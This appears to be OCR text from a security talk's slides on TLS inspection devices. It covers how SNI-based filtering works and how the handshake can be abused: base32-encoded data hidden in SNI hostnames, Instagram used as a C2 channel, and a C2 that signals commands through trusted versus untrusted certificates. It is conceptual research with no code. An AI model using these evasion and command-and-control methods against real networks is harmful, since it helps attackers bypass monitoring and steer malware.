
3: Server hello
Server Certificate

Web server

A brief intro to TLS inspection devices




A brief intro to TLS inspection devices




Client
1: Client Hello SNI
NGFW / Web Proxy
2: Client Hello SNI
Web server
6: Server hello Server Certificate signed by NGFW/Proxy
4: Compares SNI with server certificate subject name
5: Performs filtering decision based on reputation (URL/domain category)
3: Server hello Server Certificate
Apply deny or allow decision on outbound traffic from the client
Deny
OR
Allow
7: Application Data
7: Application Data

Abusing the TLS Handshake

The ‘HELLO’ packet under the microscope



The ‘HELLO’ packet under the microscope



base32-encoded-data.example.com

1: Client Hello
SNI


Client

Web server

2: Server hello
Server Certificate

3: Application Data

The ‘HELLO’ packet under the microscope



4: Compares SNI with server certificate subject name

5: Performs filtering decision based on reputation (URL/domain category)


Apply deny or allow decision on outbound traffic from the client

A tale of Command & Control (1)

- **IaaC2 – Instagram as a C2**
  > Out-of-band
  > Asynchronous
  > Not stealthy and fragile
  > Relying on 3rd party infrastructure

- **TLS-embedded C2**
  > A **true|false** communication protocol, based on **trusted/untrusted** certificates
  > Exploits the very nature of TLS inspection devices

A tale of Command & Control (2)



Agent

C2

1. Loops through every predefined command


2 . Replies with an ***untrusted certificate*** until a matching command is found

3. When the matching command is found, the C2 replies with a ***trusted certificate***, indicating to the client that it should execute that command

